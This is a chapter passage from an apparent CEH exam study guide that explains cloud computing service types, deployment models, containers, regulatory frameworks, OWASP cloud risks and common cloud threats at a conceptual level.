I have a couple friends who are really involved in cloud computing for a major enterprise network, so I asked them, "What's the biggest misconception surrounding cloud computing?" Both, in one fashion or another, answered the same way: "Just which type and which model of cloud computing are you asking about?" This really hit the nail on the head, since a lot of us simply don't have a clue what cloud computing really is. We think we know, because we're smart. And we've seen Visio diagrams for decades showing that groovy little cloud to signify a network we have no insight into (like the Internet). Not to mention we've all uploaded music, videos, and documents to "the cloud." Ask most people to define *cloud* and that's exactly what pops into their head—an unknown group of network resources sitting somewhere that we can send stuff to, pull stuff from, and play around in if we need to. And that's sort of true—there's just a lot more to the story.

The entire idea behind cloud computing started almost as soon as the idea for the Internet was birthed. A guy named J.C.R. Licklider, who was very prominent in the creation of ARPANET, postulated the

concept of “an intergalactic computer network,” storing data and providing services to organizations and, eventually, individuals. He may have been off on scope just a bit (maybe in 1960 the idea we’d be spread throughout the galaxy seemed plausible), but the concept was dead-on. Others continued the thought process—with some even branching it out to artificial intelligence—type ideas—alongside a brand new idea called virtualization (starting back in the 1960s by companies like General Electric, Bell Labs, and IBM).

Virtualization was a neat concept springing from the mainframe line of thinking: let’s find a way to run more than one operating system *simultaneously* on the same physical box. The 1990s saw gobs of research and action on this, with several VM (virtual machine) companies crawling out into the open to work on it and, in some cases, even offering virtualized private networking services to customers.

With abundant virtualization opportunities, the concept of cloud computing exploded. There are arguments over who the first real cloud computing provider was, and while it’s not very important for your exam, a little history never hurt. Salesforce hit the scene in 1999, and although it wasn’t really a cloud, it did offer a one-stop shop for applications via a web portal, and thus broke the ice for the concept. In 2002, Amazon Web Services (AWS) opened for business, providing cloud-based storage and data computation services. AWS continued expansion of cloud services and has become one of the biggest cloud service providers on the planet.

This is not to say AWS is the only or the best provider available. In many cases, AWS is nowhere near the top, and as of this writing, it is being outpaced in market growth by several players. Microsoft and Google, along with Alibaba and Tencent, are outpacing the others insofar as growth numbers are concerned. Oracle, Salesforce, IBM, and NTT are also growing. So while Amazon *is* one of the market leaders today, it isn’t currently scaling like Microsoft, Google, and others. Which service provider is best for your needs? Well, you need to know more about what *type* of cloud you’re looking for first.

---



**NOTE** The latest ramp-up in cloud computing is probably the result of efforts in the Web 2.0 arena. Google and companies like it have created, marketed, and managed a variety of browser-based applications. Google Apps (and others like it) and offerings like Windows 365 are probably the future.

## Squirreling

Long ago, my family adopted the word *squirreling* to denote someone who simply can't make up their mind, darting from idea to idea, action to action, like the squirrel in the road as a half-ton of speeding death on wheels hurtles toward it. I came across an article a while back referencing the new frontier on cloud computing and, frankly, squirreling was the first thing that came to mind.

Over the past couple or so years, the race to cloud computing has been a sight to behold. A leading research and advisory company, Gartner, has predicted worldwide public cloud spending to grow 18 percent in 2021, with nearly 70 percent of organizations already using cloud computing to increase cloud spending in the wake of COVID-19. Canalys reports that the worldwide cloud market grew 35 percent in second quarter 2021 alone. AWS has 32 percent of the market, followed by Microsoft Azure at 19 percent, Google at 7 percent, and Alibaba Cloud close behind. But for all its benefits and for all the racing toward it, can cloud computing handle everything? Is it really the panacea for all?

Another interesting aspect to think about regarding cloud computing is described in a great [Wired.com](https://www.wired.com/story/its-time-to-think-beyond-cloud-computing/) article, "It's Time to Think Beyond Cloud Computing" by Jeremy Hsu (see <https://www.wired.com/story/its-time-to-think-beyond-cloud-computing/>). Moving data center—type work to the cloud

seems to be an almost no-brainer, but what about our society's move toward "self-driving" vehicles? We already have sensors and computing in vehicles to help them stop in the event a collision obstacle is detected or to keep you in the lane should you start to swerve. Is it really that far into the future before we'll get in and tell our cars where to take us?

When that happens, our self-driving cars will need to make decisions, and to make them fast, based on data stored and processed...somewhere. For example, Toyota noted that the amount of data flowing between vehicles and cloud computing services is estimated to reach 10 exabytes per month by 2025, and if that data is located somewhere that adds delay, things could get seriously bad in a serious hurry. Even the slightest of delays in updating road or weather conditions could mean longer travel times or, worse, errors in decisions that could be dangerous. Therefore, those smart vehicles of the near future won't have time to wait the 100 milliseconds or so it usually takes for information to travel each way to and from distant data centers.

Enter "edge computing" networks and the future of data speed optimization. While not a new idea per se, the implementation is a bit different, and one that turns the logic of today's cloud inside out. One edge computing company, a New York City startup called Packet, has data centers that look more like a classroom setup, with just a few server racks humming along. But the company promises customers in major cities speedy access to raw computing power, with average delays of just 10 to 15 milliseconds (an improvement of roughly a factor of ten). Zachary Smith, CEO and cofounder of Packet, says, "It's a foregone conclusion that giant, centralized server farms that take up 19 city blocks of power are just not going to work everywhere," and he's among those who believe that the solution for the future lies in seeding the landscape with smaller server outposts—edge networks—that would widely distribute processing power in order to speed its results

to client devices, like those self-driving cars, that can't tolerate delay.

The major cloud providers have taken note. Microsoft now offers Azure IoT Edge service, intended to push some cloud computing functions *onto developers' own devices*. Barely a month after that, Amazon Web Services opened up general access to something called "AWS Greengrass," which extends some cloud-style services to devices running on local networks. All this leaves many customers who are used to handing the whole business off to a cloud provider wondering what's going on.

So follow along with me here... We all race to distribute computing power after learning distributing that power is better than cramming everything into a huge mainframe. We then evolve to moving all our data and applications back to a virtual mainframe, in the name of speed, performance, and cost. And now we evolve once again to needing access to that data and applications faster than the cloud can provide it, so we come up with edge networks to distribute the access again.

Be careful which way you dart, fellow squirrel. I have no idea where the car is going.

## **Cloud Computing Service Types**

So, just what is modern cloud computing? While a firm, one-fits-all absolute definition is hard to run down, you could do worse than this one: cloud computing provides individual and enterprise subscribers on-demand delivery of various IT services as metered services over a network. Cloud computing offers everything from on-demand self-service, storage, and resource pooling to elasticity, automation in management, and broad network access. To further define what exactly it is, we need to consider the major types of cloud computing service, especially as defined by the certification provider.

*Infrastructure as a Service (IaaS)* basically provides virtualized computing resources over the Internet. A third-party provider hosts infrastructure components, applications, and services on behalf of its subscribers, with a *hypervisor* (such as VMware, Oracle VirtualBox, Xen, or KVM) running the virtual machines as guests. Collections of hypervisors within the cloud provider exponentially increase the virtualized resources available and provide scalability of service to subscribers. As a result, IaaS is a good choice not just for day-to-day infrastructure service but also for temporary or experimental workloads that may change unexpectedly. IaaS subscribers typically pay on a per-use basis (within a certain timeframe, for instance, or sometimes by the amount of virtual machine space used).

*Platform as a Service (PaaS)* is geared toward software development, as it provides a development platform that allows subscribers to develop applications without building the infrastructure that normally would be required to develop and launch software. Hardware and software are hosted by the provider on its own infrastructure, so customers do not have to install or build homegrown hardware and software for development work. PaaS doesn't usually replace an organization's actual infrastructure—instead, it just offers key services the organization may not have onsite.

---




**EXAM TIP** Cloud computing can be thought of as the ultimate in separation of duties. It moves system services that would otherwise be hosted internally to an external provider. It also separates the role of data owner from the role of data custodian.

Lastly, *Software as a Service (SaaS)* is probably the simplest and easiest service type to envisage. SaaS is simply a software distribution effort—the provider offers on-demand applications to

subscribers over the Internet. And why would anyone do this? Well, remember that entire section on web applications from [Chapter 8](#), and all the headaches of patch management and security your admins have to worry about? SaaS may be able to take that workload off your plate. SaaS benefits include easier administration, automated patch management, compatibility, and version control.

For comparison purposes of these models, check out [Figure 9-1](#).



**Figure 9-1** Cloud computing models

Other, potentially lesser-known but still very testable cloud computing service types include the following:

- *Identity as a Service (IDaaS)* refers to services in the identity and access management (IAM) realm. Examples include Microsoft Azure Active Directory and Centrify's Identity Service.
- *Function as a Service (FaaS)* is the platform used for developing, managing, and running application functionalities

(modular pieces of code that need to work on the fly, and are usually executed in response to certain events). Examples include AWS Lambda and Google Cloud Functions).

- *Security as a Service (SECaaS)* provides the suite of security actions you've been reading about in this book (and hopefully other books), such as intrusion detection, incident management, anti-malware, and pen testing. Examples include McAfee Managed Security Systems, and eSentire MDR.
- *Container as a Service (CaaS)* virtualizes container engines and provides management through a web portal. Examples include Amazon Elastic Compute Cloud (EC2) and Google Kubernetes Engine (GKE).

I feel compelled at this point to spend more time on defining and discussing additional vocabulary within the overarching cloud computing discussion. Why? Well, mainly because it's something you'll be tested on, but also because I simply don't know how well versed you may be on underlying cloud terminology and I want to try and make the concepts as clear as possible. So, making use of EC-Council definitions and other study materials, let's give this a go.

A *container* is basically a package holding components of a single application and all its dependencies, relying on virtual isolation to deploy and run that application. In other words, containers hold all the library and configuration files, binaries, and environment variables necessary to run the software. Interestingly, per a really good article on TechTarget regarding containers (<https://searchcloudsecurity.techtarget.com/feature/Cloud-containers-what-they-are-and-how-they-work>), they access a shared operating system kernel. This means that containers reside on one server/host operating system and share the OS kernel binaries and libraries.

Containers are designed to virtualize a single application, not an OS (that would be for your virtual machine to provide). For example, if you create a MySQL container, that's all you get—a virtual instance of MySQL. Containers isolate applications, so if anything goes wrong



in the container, it will only affect that individual container; the server or VM the container is running on is isolated.

---



**NOTE** Multiple cloud vendors offer CaaS, such as Amazon Elastic Container Service (ECS), Google Kubernetes Engine, and Microsoft Azure Container Instances (ACI).

When it comes to containers, the industry leader is Docker (<https://www.docker.com>). Back in 2013, an open source container technology called Docker Engine was launched and Docker became a sensation virtually overnight (no pun intended). Docker Engine runs on various Linux distributions and Windows Server operating systems and, per the Docker website, “Docker Engine enables containerized applications to run anywhere consistently on any infrastructure, solving ‘dependency hell’ for developers and operations teams, and eliminating the ‘it works on my laptop!’ problem.”

---



**EXAM TIP** How does networking occur in/with Docker? Docker architecture uses something called the Container Network Model (CNM) to connect containers and hosts.

Another entry in the container management realm is Kubernetes, aka “K8s.” It’s an open source container management platform, originally developed by Google and now in the hands of the Cloud Native Computing Foundation (CNCF), designed to run across clusters (whereas Docker is designed for a single system). Kubernetes is a near standard across all major cloud providers, with Amazon, Microsoft, and Oracle natively providing management for it.

Kubernetes and Docker often are used together, with Docker instances running on individual systems inside a Kubernetes cluster.

---



**NOTE** Docker's container management in cluster form is called "docker swarm."

## Cloud Deployment Models

Along with the cloud service types (IaaS, PaaS, SaaS, etc.), there are four main cloud deployment models:

- **Public cloud model** Services are provided over a network that is open for public use (like the Internet). A public cloud is generally used when security and compliance requirements found in large organizations aren't a major issue.
- **Private cloud model** The cloud is private, operated solely for a single organization (aka single-tenant environment), and is usually not a pay-as-you-go operation. Private clouds are usually preferred by larger organizations, because the hardware is dedicated and security and compliance requirements can be more easily met.
- **Community cloud model** The cloud infrastructure is shared by several organizations, usually with the same policy and compliance considerations. For example, multiple different state-level organizations may get together and take advantage of a community cloud for services they require.
- **Hybrid cloud model** A composition of two or more cloud deployment models.




---

**EXAM TIP** A relatively new term making an appearance in CEH study is the “multi-cloud.” This deployment model combines workloads across multiple cloud providers in one heterogeneous environment. From a VMware article on the subject (<https://www.vmware.com/topics/glossary/content/hybrid-cloud-vs-multi-cloud>), “Although it is similar to a hybrid cloud, multi-cloud specifically indicates more than one *public* cloud provider service and need not include a private cloud component at all (although it can).”

Lastly, and as always with these types of things, we need to spend just a little bit of time talking about U.S. government rules and regulations regarding the cloud. In September 2011, faced with more and more government organizations looking to the cloud as a means to save money, the National Institute of Standards and Technology (NIST) released Special Publication (SP) 500-292, *NIST Cloud Computing Reference Architecture* ([https://www.nist.gov/customcf/get\\_pdf.cfm?pub\\_id=909505](https://www.nist.gov/customcf/get_pdf.cfm?pub_id=909505)), to provide a “fundamental reference point...to describe an overall framework that can be used government-wide.” This publication defines five major roles within a cloud architecture, shown in [Figure 9-2](#):

- **Cloud carrier** The organization that has the responsibility of transferring the data, akin to the power distributor for the electric grid. The cloud carrier is the intermediary for connectivity and transport between subscriber and provider.
- **Cloud consumer** The individual or organization that acquires and uses cloud products and services.
- **Cloud provider** The purveyor of products and services.



**Figure 9-2** NIST Cloud Computing Reference Architecture

- **Cloud broker** Acts to manage use, performance, and delivery of cloud services, as well as the relationships between providers and subscribers. The broker “acts as the intermediate between consumer and provider and will help consumers through the complexity of cloud service offerings and may also create value-added cloud services as well.”
- **Cloud auditor** Independent assessor of cloud service and security controls. The auditor “provides a valuable inherent function for the government by conducting the independent performance and security monitoring of cloud services.”

In addition to the NIST reference architecture, there are a few regulatory bodies and efforts surrounding cloud computing, which I’ll touch on next. But first, what’s really very interesting about them is that ECC *doesn’t even mention them* in the official courseware. Not one regulatory effort—FedRAMP, PCI DSS, FIPS—is mentioned *at all*. Does this mean they’re not important, that we shouldn’t devote

space to them, or that you shouldn't be aware of them? Heck no. It's my opinion these regulatory bodies and efforts will be part of the exam sooner rather than later, so you should at least be able to identify them. ECC has a habit of springing topics on you after the release of new material, so at a minimum be aware that these entities exist.

The Federal Risk and Authorization Management Program (FedRAMP) is probably the most recognized and referenced regulatory effort regarding cloud computing. FedRAMP is a government-wide program that provides a standardized approach to security assessment, authorization, and continuous monitoring for cloud products and services. FedRAMP not only provides an auditable framework for ensuring basic security controls for any government cloud effort, but also offers tips for security and configuration (now listed as faqs here:

<https://www.fedramp.gov/faqs>) and even has training available on the site (<https://www.fedramp.gov/training/>).

---



**NOTE** Another regulatory compliance effort of note for you is *PCI SSC Cloud Computing Guidelines*, published by the Cloud Special Interest Group PCI Security Standards Council in 2018 ([https://www.pcisecuritystandards.org/pdfs/PCI\\_SSC\\_Cloud\\_Guidelines\\_v3.pdf](https://www.pcisecuritystandards.org/pdfs/PCI_SSC_Cloud_Guidelines_v3.pdf)).

Want more? How about the Cloud Security Alliance (CSA)? CSA is the leading professional organization devoted to promoting cloud security best practices and organizing cloud security professionals. In addition to providing a certification on cloud security and offering an array of cloud-centric training, CSA has published a general cloud enterprise architecture model to help professionals conceptualize the components of a successful cloud implementation. CSA has also published gobs of documentation on everything from privacy

concerns to security controls' focus and implementation (<https://cloudsecurityalliance.org>).

There's more regarding cloud computing—lots more. I could've written an entire book on the subject, but that's not what I'm here for. For the CEH exam, you'll need to know cloud basics, which we've covered, I think, pretty well so far. There are some security aspects still left to talk about, though, so hang on.

## Cloud Security

What may be one of the most confusing aspects of cloud computing security comes back to what we started this chapter with—it's hard to defend something when you don't really know what that something is. With cloud computing, instead of building hardware (like servers, network devices, and cabling) and setting up a classic data center to fit your needs, you simply purchase services to handle the resources, automation, and support to get the job done. The services purchased, though, run in a data center somewhere, filled with servers, network devices, and cabling. The only real difference is the physical devices belong to someone else—which raises questions regarding a very fuzzy line in security testing.

Let's say you wish to test all your resources, data, and services to get an idea of your overall security because, well, you're supposed to. Where does your testing start and end? I mean, considering your entire system relies on Amazon (for example) to remain up and secure, can you test *all* of Amazon? And what happens if your resources are comingled somewhere inside all that cloud secret sauce? Can you really trust they're on top of things, security-wise? Should you? *Can* you? Add to it the vast complexity involved in actually trying to pen test a cloud enterprise—you'll probably need an army of lawyers to establish rules of engagement (ROE) and scope, and even then, what you do in testing Enterprise A may have adverse effects on Enterprise B—and as you can tell, security in the cloud is...weird.

## Storm Clouds

Oh, the cloud. Doesn't it instantly bring to mind pictures of serenity, calm, and beauty? Look at the little cherubs over there handling the cabling for us. Oh, isn't it so cute how they bat down intrusion attempts at the barrier over there? Just adorable. But I got to thinking when I started writing this chapter that there *has* to be a dark side. Maybe the cloud isn't always brightly lit and fluffy with little cherubs handling everything. Maybe it's dark and harsh, with thunder and lightning rumbling about. More, you know, like a horror show.

I did a Google search on "cloud horror stories" and came up with some fascinating articles. Seems that moving things to the cloud doesn't suddenly make your world a better place where security and protection isn't a concern anymore. No, it's filled with dark alleyways and nefarious folks roaming around looking for the right lightning bolt to toss—or to grab hold of.

In a [CIO.com](https://www.cio.com/article/2460967/how-to-survive-4-cloud-horror-stories.html) article on this subject, author John Brandon noted some nightmare scenarios a cloud service subscriber might want to think about (<https://www.cio.com/article/2460967/how-to-survive-4-cloud-horror-stories.html>). Suppose your cloud service provider just suddenly decides it's done paying bills and declares bankruptcy? Now you're in a real pickle, with your data and services locked away in the red tape of financial bureaucracy and a nightmare world of lawyers and time you can ill-afford to use in getting things back up and running. And it's actually happened—a provider named Nirvanix did declare bankruptcy. But no worries, Nirvanix gave all subscribers 30 days to move all data out to new locales. No problem, right? I mean, surely we can move our entire operation with no downtime or loss in 30 days. Right?

And what happens if you and your cloud provider just don't get along? Suppose, for instance, you decide you want to move service and data X from your current provider to another, and



your current provider decides it doesn't want to assist you with that. Is it possible the provider could make things difficult on you? Or suppose your virtualized servers and data actually get hacked and destroyed and your provider simply says, "Not our fault—we don't provide any disaster recovery options for you. Should've paid attention when you signed the contract." Providers are very touchy when it comes to their internal workings, and if you're on their bad side, things can go south in a hurry.

And who can forget money in all this? You probably have financial and contracting sections within the organization to keep this cloud provision paid for. So what happens when they get into a dispute with the cloud provider? If the provider thinks your organization hasn't paid but your contracting/finance office thinks it has, what happens to the actual IT services? Does everyone let things keep running smoothly while they work it out over beignets and coffee? Somehow I think not.

No, the cloud isn't always nice and fluffy. Sometimes there are things flying around up here you need to be ready for. When you come up here to play, just remember, here be dragons—and the stuff of nightmares.

So does that mean cloud security is different from on-premises security? In some aspects, yes. For instance, discussing cloud security is really talking about two sides of the same coin—you must be concerned with the security of the provider as well as that of the subscriber, and *both* are responsible for it. And what about additional target points introduced as a part of cloud? For example, using virtualization introduces a hypervisor layer between physical hardware and subscribed servers. Therefore, if you compromise the hypervisor, you compromise them all. Add to it that most cloud providers simply will not allow subscribers a level of monitoring and access even approximating what they'd have in a traditional



architecture (I've personally heard the phrase "that's part of the secret sauce, so don't worry about it" more times than I care to remember), and things can get really hairy.

---



**NOTE** Not familiar with the Trusted Computing Model? *Trusted computing* basically refers to an attempt to resolve computer security problems through hardware enhancements and associated software modifications. The Trusted Computing Group (TCG) is made up of a bunch of hardware and software providers who cooperate to come up with specific plans. Something called *Roots of Trust (RoT)* is a set of functions within the Trusted Computing Model that are always trusted by the computer's operating system.

However, in most aspects, the answer is definitely no. You're still faced with the same issues you have everywhere else: computing resources are public-facing or otherwise available, and bad guys are trying to get into them. There are security policies to be hammered out and adhered to, authentication methods to figure out, web application security concerns, intrusion detection issues, malware prevention efforts, and the list goes on and on. In short, once again you must ask yourself, "What are my vulnerabilities and threats, and what can I do to mitigate them?" Both CSA and ECC have a nice reference chart for security control layers, which you can see in [Figure 9-3](#).

| Layer                | Controls                                                                                                                                  |
|----------------------|-------------------------------------------------------------------------------------------------------------------------------------------|
| Applications         | Web app firewalls, software development life cycle (SDLC), binary analysis, application scanners, etc.                                    |
| Information          | Database monitoring, encryption, data loss prevention (DLP), content management framework (CMF), etc.                                     |
| Management           | Patch and configuration management, governance and compliance, virtual machine administration, identity and access management (IAM), etc. |
| Network              | Firewalls, network intrusion detection/prevention, quality of service (QoS), DNS security, etc.                                           |
| Trusted Computing    | Hardware and software roots of trust (RoT) and APIs, etc.                                                                                 |
| Computer and Storage | Host-based intrusion detection/prevention and firewalls, log management, file integrity efforts, encryption, etc.                         |
| Physical             | Physical security measures, video monitoring, guards, etc.                                                                                |

**Figure 9-3** Cloud control layers

## Cloud Threats

Remember OWASP? Well, they're back again and this time they're tossing out a top ten in cloud computing—specifically, the Top 10 Cloud Security Risks ([https://owasp.org/www-pdf-archive/OWASP\\_Cloud\\_Top\\_10.pdf](https://owasp.org/www-pdf-archive/OWASP_Cloud_Top_10.pdf)). And, much like with the other OWASP Top 10 lists covered thus far, I'll include all entries here as of the latest report:

- **R1: Accountability & Data Risk** Using public cloud can introduce risk for data recovery.
- **R2: User Identity Federation** Multiple user identities in multiple providers adds tremendous complexity to user ID management.
- **R3: Legal & Regulatory Compliance** Different regulatory laws in different countries add complexity to an already challenging arena.

- **R4: Business Continuity & Resiliency** Since using the cloud transfers business continuity efforts to the provider, business or financial loss could occur if there is a problem with the provider.
  - **R5: User Privacy & Secondary Usage of Data** User personal data and privacy can be put at risk.
  - **R6: Service & Data Integration** Eavesdropping and interception can occur if data is not secured in transit.
  - **R7: Multi-tenancy & Physical Security** If tenants within the cloud are not properly segmented, security features may be interfered with or altered (knowingly or unknowingly).
  - **R8: Incidence Analysis & Forensics** Distribution of storage may frustrate law enforcement forensic efforts.
  - **R9: Infrastructure Security** Infrastructure misconfiguration can interject issues and allow unauthorized scanning.
  - **R10: Non-production Environment Exposure** Unauthorized access and data disclosure can increase with the use of non-production environments.
- 



**EXAM TIP** There is yet another OWASP list to familiarize yourself with: the Top 10 Serverless Security Risks: A1: Injection, A2: Broken Authentication, A3: Sensitive Data Exposure, A4: XML External Entities (XXE), A5: Broken Access Control, A6: Security Misconfiguration, A7: Cross-Site Scripting (XSS), A8: Insecure Deserialization, A9: Using Components with Known Vulnerabilities, and A10: Insufficient Logging and Monitoring.

As far as tools to assist you in cloud security, not surprisingly the list is long. Depending on the model chosen and what you're trying

to get out of your cloud architecture (or keep in it), tools can be as varied as your traditional data centers. A couple mentioned specifically by EC-Council are Core CloudInspect and CloudPassage Halo. Core CloudInspect is a tool that profits from the Core Impact & Core Insight technologies to offer penetration testing as a service from Amazon Web Services for EC2 users (<https://www.coresecurity.com/corelabs-research/projects/core-cloudinspect>). It's obviously designed for AWS cloud subscribers and runs as an automated, all-in-one testing suite specifically for your cloud subscription. CloudPassage Halo "provides instant visibility and continuous protection for servers in any combination of data centers, private clouds and public clouds. The Halo platform is delivered as a service, so it deploys in minutes and scales on demand. Halo uses minimal system resources, so layered security can be deployed where it counts, right at every workload—servers, instances and containers" (<https://www.cloudpassage.com/products/>).

---



**NOTE** Amazon does allow for independent security testing (<https://aws.amazon.com/security/penetration-testing/>), but the rules are very strict about what you can and can't do. You know, exactly like the bad guys limit themselves when targeting someone... *</sarcasm>*. You can poke your own boxes, but you can forget testing the servers that control them, the authentication system allowing you into them, or the admins who oversee any of them. While you can execute a *technical* pen test of your servers, data, and resources, you won't be able to execute many other aspects of a true pen test. And, as we all know, it's oftentimes those other areas of focus that can lead to real trouble.

Other cloud-specific tools and toolsets mentioned in study materials and courseware include Qualys Cloud Suite, Trend Micro's

Instant-On Cloud Security, and Panda Cloud Office Protection.

Depending on who you talk to, there are various “top threats” to cloud computing. The Cloud Security Alliance released a publication titled “The Dirty Dozen: 12 Top Cloud Security Threats” (also referred to as “The Treacherous 12: Cloud Computing Top Threats in 2016”). And EC-Council? They seem to believe it’s important to list every single threat imaginable, and devote slide after slide to cloud computing threats. The more salient threats are listed on everyone’s offering, though, so we’ll concentrate on those.

In virtually every list you look at, data breach or loss is at the top. Data breach or loss, of course, refers to the malicious theft, erasure, or modification of almost anything in the cloud you can think of. Due to the nature of cloud computing, the sheer amount of data available makes this a prime target—not to mention that data is sensitive in nature. You might think financial information is the big target, but data breaches involving health information and intellectual property may turn out to be even more damaging to an organization (not just in fines and lawsuits and criminal penalties, but in brand damage and loss of business). It’s important to note that while cloud providers deploy their own tools, methods, and controls to protect their overall environment, it’s generally and ultimately up to the subscribers themselves to protect their own data in the cloud. No matter what implementation of cloud, data breach threats apply to all cloud service types and cloud deployment models. On its website, CSA recommends multifactor authentication and encryption as protection against data breaches.



**NOTE** Ever heard the term *shadow IT*? It sounded so awesome when I first heard it, I wanted to go buy a box of it. But in reality it refers to IT systems and solutions that are developed to handle an issue but aren’t necessarily taken through proper organizational approval chains. “Just get the job done” works in many situations,

but having shadow IT around—even in the cloud—can be a recipe for disaster.

Abuse of cloud resources is another threat high on everyone's list. If an attacker can create anonymous access to cloud services, he could then leverage the tremendous resources to pull off all sorts of evil deeds. Need to crack a password or encryption key and don't have a 25-GPU cluster at home? Why not use the cloud's virtual servers to do it for you? An attacker may also leverage resources to build rainbow tables, create and control botnets, and even host exploits and malicious sites. Typically this threat isn't necessarily a specific concern of cloud subscribers (other than maybe some degradation of services or whatnot), but it's a very valid concern for the provider. The provider should perform active monitoring to detect any abuse instances as well as have a means to protect/recover from them. Generally speaking, the abuse of cloud services threat applies to the IaaS and PaaS models.

## **What Do You See in the Cloud?**

Ever lay on your back in a field and watch for cloud animals? Of course you have. Everyone has either heard or said "You can't see that giant face in the cloud? THAT ONE, right THERE!" at some point in their youth. While pareidolia (the psychological phenomenon in which the mind responds to a stimulus, usually an image or a sound, by perceiving a familiar pattern where none exists) is fairly common and something we all experience from time to time, I wondered what cloud computing would look like from different viewpoints. So I asked some folks to head out to the virtual field with me and look up.

Some immediately responded through the prism of their own work arena. Charlie Effland (former Perspecta U.S. Public Sector Federal Government Healthcare CISO) had a great first response: "Great Dashboards of Compliance... I see half of my solution that makes sense to be in 'the Cloud' providing better border protection, end point protection, data protection, etc.

The other half is on-prem as it should be, for not all makes sense in the cloud.” Angie Walker (Security Operations Manager at NASCO, and my lovely and talented wife) said, “I view cloud computing in terms of how we use it. We host some applications in the cloud to allow managed support services access to our SIEM, Email, EndPoint protection, mobile device management and Web Blocking without providing the vendors access to our data center or corporate environment. Hosting our e-mail in the cloud allows associates the ability to read and send e-mail without logging into our corporate VPN so we no longer have a single point of failure for our primary method of communication when we have corporate system outages, office closures, or service impacts to our customers.”

